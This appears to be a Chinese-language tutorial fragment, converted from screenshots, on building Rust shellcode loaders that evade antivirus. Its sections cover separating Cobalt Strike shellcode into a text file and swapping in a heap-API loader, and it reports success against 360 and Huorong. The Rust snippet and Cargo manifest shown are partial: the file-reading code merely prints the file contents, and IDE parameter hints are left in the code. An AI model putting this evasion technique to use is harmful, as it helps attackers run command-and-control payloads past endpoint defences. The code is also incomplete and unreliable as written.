
E:\AV-Bypass\157\AV-Bypass-Learning-master\rust-bypass-av\xor_shellcode_loader\xor_loader\src\main.rs



self-educator 行 30 空格: 4 UTF-8 LF Rust

21:20 2024-03-14




3.2.2 shellcode分离上线CS






成功免杀绕过360.

3.2.3 更换加载器上线CS





```
1 use std::mem::transmute;
2 use winapi::ctypes::c_void;
3 use winapi::um::errhandlingapi::GetLastError;
4 use winapi::um::heapapi::HeapAlloc;
5 use winapi::um::heapapi::HeapCreate;
6 use std::fs::File;
7 use std::io::{BufRead, BufReader};
8
9 fn main() {
10     //let buffer = include_bytes!("cs.bin");
11
12     let file = File::open(path: "cs.txt").expect(msg: "无法打开文件");
13
14     // 创建一个缓冲区读取器
15     let reader: BufReader<File> = BufReader::new(inner: file);
16
17     // 读取文件内容到变量 bs4
18     let mut bs4: String = String::new();
19     for line: Result<String, Error> in reader.lines() {
20         if let Ok(value: String) = line {
21             bs4.push_str(string: &value);
22         }
23     }
24
25     // 在这里处理变量 bs4 的值
26     println!("{}", bs4);
27 }
```

使用heapapi加载器，在原有代码上实现shellcode分离
读取txt文件上线CS



```
1 [package]
2 name = "heapapi_shellcode_runner"
3 version = "0.1.0"
4 edition = "2021"
5
6 # See more keys and their definitions at https://doc.rust-lang.org/cargo/reference/manifest.html
7
8 [dependencies]
9 base64 = "0.10.1"
10 winapi = {version="0.3.9",features=["winuser","heapapi","errhandlingapi"]}
11
```

注意导入base64的依赖



成功免杀绕过火绒.